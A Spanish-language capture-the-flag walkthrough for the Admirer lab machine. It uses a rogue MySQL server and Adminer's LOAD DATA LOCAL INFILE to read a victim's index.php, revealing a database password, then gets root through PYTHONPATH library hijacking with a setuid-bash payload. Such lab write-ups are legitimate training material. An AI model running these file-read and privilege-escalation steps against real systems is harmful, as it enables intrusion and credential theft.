
Como nos tenemos que conectar a nuestra maquina desde adminer con unas credenciales tenemos que crear un usuario. Tambien tenemos que añadir la IP de la maquina victima para que se pueda conectar:

```
MariaDB [Pwned]> create user 'hack'@'10.10.10.187' identified by 'hack123'
    -> ;
Query OK, 0 rows affected (0.001 sec)
```

Ahora tenemos que darle permisos para que pueda ver todas las tablas que hay en el interior de la base de datos "pwned":

```
MariaDB [Pwned]> GRANT ALL on * to 'hack'@'10.10.10.187';
Query OK, 0 rows affected (0.004 sec)
```

Se supone que podemos conectarnos desde el adminer de la maquina victima. Pero nos pode conection refused:




Esto seguramente sera porque en los archivos de configuracion de mysql estara puesto que por seguridad solo se puede acceder desde nuestra maquina local. Para modificarlo vamos a /etc/mysql y buscamos todos los archivos que contemplen "127.0.0.1":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cd /etc/mysql/

┌──(kali㉿kali)-[/etc/mysql]
└─$ grep -ri "127"
mariadb.conf.d/50-server.cnf:bind-address            = 127.0.0.1
grep: debian.cnf: Permission denied
```

Vemos que hay u archivo de configuracion que solo permite acceder a mysql a traves del localhost. Para que se pueda acceder desde todas las direcciones añadimos 0.0.0.0:

```
# Instead of skip-networking the default
# localhost which is more compatible and
bind-address            = 0.0.0.0
```

Hacemos un restart del servicio de mysql y ahora si que deberiamos tener acceso desde "adminer":



Luego en el video donde explica el exploit vemos que ejecuta lo siguiente:

```
load data local infile 'app/etc/local.xml'
into table test.xml
```

Lo que esta haciendo es cargar un archivo de la maquina victima en mi base de datos "test" en la tabla "xml". Entonces tenemos que crear una tabla y una columna para poder injectar el contenido los archivos. A la tabla la llamaremos data y que contenga una columna que se llame "output".

```
MariaDB [Pwned]> create table data(output varchar (1024));
ERROR 2006 (HY000): Server has gone away
No connection. Trying to reconnect...
Connection id:    33
Current database: Pwned

Query OK, 0 rows affected (0.040 sec)
```

```
MariaDB [Pwned]> show tables;
+-----------------+
| Tables_in_Pwned |
+-----------------+
| data            |
+-----------------+
1 row in set (0.000 sec)

MariaDB [Pwned]> describe data;
+--------+-----------------+------+-----+---------+-------+
| Field  | Type            | Null | Key | Default | Extra |
+--------+-----------------+------+-----+---------+-------+
| output | varchar(1024) | YES  |     | NULL    |       |
+--------+-----------------+------+-----+---------+-------+
```

Ahora podemos ejecutar los comandos que indica en la captura para cargar archivos remotos en la columna "output" de la tabla "data". Vamos a cargar el archivo "/etc/passwd":

```
load data local infile "/etc/passwd"
into table Pwned.data
```

```
Error in query (2000): open_basedir restriction in effect. Unable to open file
```

No tenemos permisos para ver el archivo. Si recordamos, en index.php hemos visto las credenciales del usuario waldo a traves de un backup del servicio web que hemos descomprimido. Como no nos ha dejado entrar con esas credenciales, puede ser que tras hacer el backup se hayan modificado las credenciales. Como podemos ver los archivos de la maquina victima, vamos pasarnos el archivo "index.php" a nuestra base de datos para ver las credenciales actuales:

```
load data local infile "/var/www/html/index.php"
into table Pwned.data
```

```
Query executed OK, 123 rows affected. (0.327 s) Edi
```

Nos ha dejado, vamos a ver el contenido:

```
$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";
```

Como podemos ver, las credenciales son distintas a las anteriores. Vamos a probar si nos podemos conectar por ssh:

```
┌──(kali㉿kali)-[/etc/mysql]
└─$ ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-19-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux syste
the exact distribution terms for each program are des
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, t
permitted by applicable law.
You have new mail.
Last login: Thu Aug 24 16:09:42 2023 from 10.10.14.23
waldo@admirer:~$
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los permisos que tenemos como sudo:

```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secur

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
```

Podemos ejecutar el anterior script como cualquier usuario. Ademas, nos permite setear variables de entorno (SETENV), lo cual es raro. Vamos a ver el contenido del script:

```
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak ... "
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_shadow()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/shadow to /var/backups/shadow.bak ... "
        /bin/cp /etc/shadow /var/backups/shadow.bak
        /bin/chown root:shadow /var/backups/shadow.bak
        /bin/chmod 600 /var/backups/shadow.bak
        echo "Done."
```

Como podemos ver, los binarios se invocan de forma absoluta lo que impide realizar el "Path Hijacking". Si nos fijamos bien, si pulsamos el 6 nos lleva a "backup-web":

```
# Non-interactive way, to be used by the
if [ $# -eq 1 ]
then
    option=$1
    case $option in
        1) view_uptime ;;
        2) view_users ;;
        3) view_crontab ;;
        4) backup_passwd ;;
        5) backup_shadow ;;
        6) backup_web ;;
        7) backup_db ;;
```

Si vemos el contenido de backup_web vemos que esta ejecutando script en python:

```
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to p
    fi
}
```

Vamos a ver el contenido del archivo "backup.py":

```
waldo@admirer:~$ cat /opt/scripts/backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

Si nos fijamos, esta importando librerias en python de forma relativa, por lo que podriamos ejecutar un "Library Hijacking" para escalar nuestros privilegios. Cuando se importa la libreria "shutil", se esta ejecutando un script en python:

```
waldo@admirer:~$ find / -name shutil.py 2>/dev/null
/usr/lib/python3.5/shutil.py
/usr/lib/python2.7/shutil.py
```

Este es el "PATH" que utiliza python para ejecutar los scripts:

```
>>> import sys
>>> print sys.path
['', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old', '/usr/lib/python2
.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages']
>>>
```

Siguiendo la ruta del "PATH" este es el script que realmente se estaria ejecutando:

```
waldo@admirer:~$ ls -ld /usr/lib/python2.7
drwxr-xr-x 27 root root 20480 Aug 24  2023 /usr/lib/python2.7
```

```
waldo@admirer:~$ ls -l /usr/lib/python2.7/shutil.py
-rw-r--r-- 1 root root 19075 Feb  6  2022 /usr/lib/python2.7/shutil.py
```

Como podemos ver no tenemos permisos de escritura en la carpeta "python2.7" ni en el script "shutil.py" para poder ejecutar una bash con python que nos otroge permisos como root

Como prueba para ver lo que pasa, vamos a modificar el path de las librerias de python con el siguiente comando:

```
waldo@admirer:~$ export PYTHONPATH=/tmp
```

Vamos a comprobar que el cambio se haya ejecutado:

```
waldo@admirer:~$ python -c "import sys;print sys.path"
['', '/tmp', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-
/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-pack
```

Este "PATH" solo es para el usuario actual. Lo que nos interesa es modificar el "PATH" de root. Esto lo haremos mas tarde.

Vamos al directorio /tmp y creamos un archivo llamado shutil.py

```
import os
os.system("chmod +s /bin/bash")
```

Ahora, vamos a ejecutar el comando que tenemos en el archivo sudoers, como nos deja setear variables de entorno a la vez que ejecutamos el comando, vamos a añadir la variable de entorno "PYTHONPATH" que sea igual a /tmp. Esto hara que se modifique el PATH de python del usuario root y que se ejecute el script "shutil.py" de la ruta /tmp.

```
waldo@admirer:/tmp$ sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/tmp$ Traceback (most recent call last):
  File "/opt/scripts/backup.py", line 3, in <module>
    from shutil import make_archive
ImportError: cannot import name 'make_archive'
```

Como podemos ver, esto genera un error gracias a nuestro secuestro del path. Vamos a ver los permisos de la bash:

```
waldo@admirer:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1099016 May 15  2017 /bin/bash
waldo@admirer:/tmp$ /bin/bash -p
bash-4.4# whoami
root
```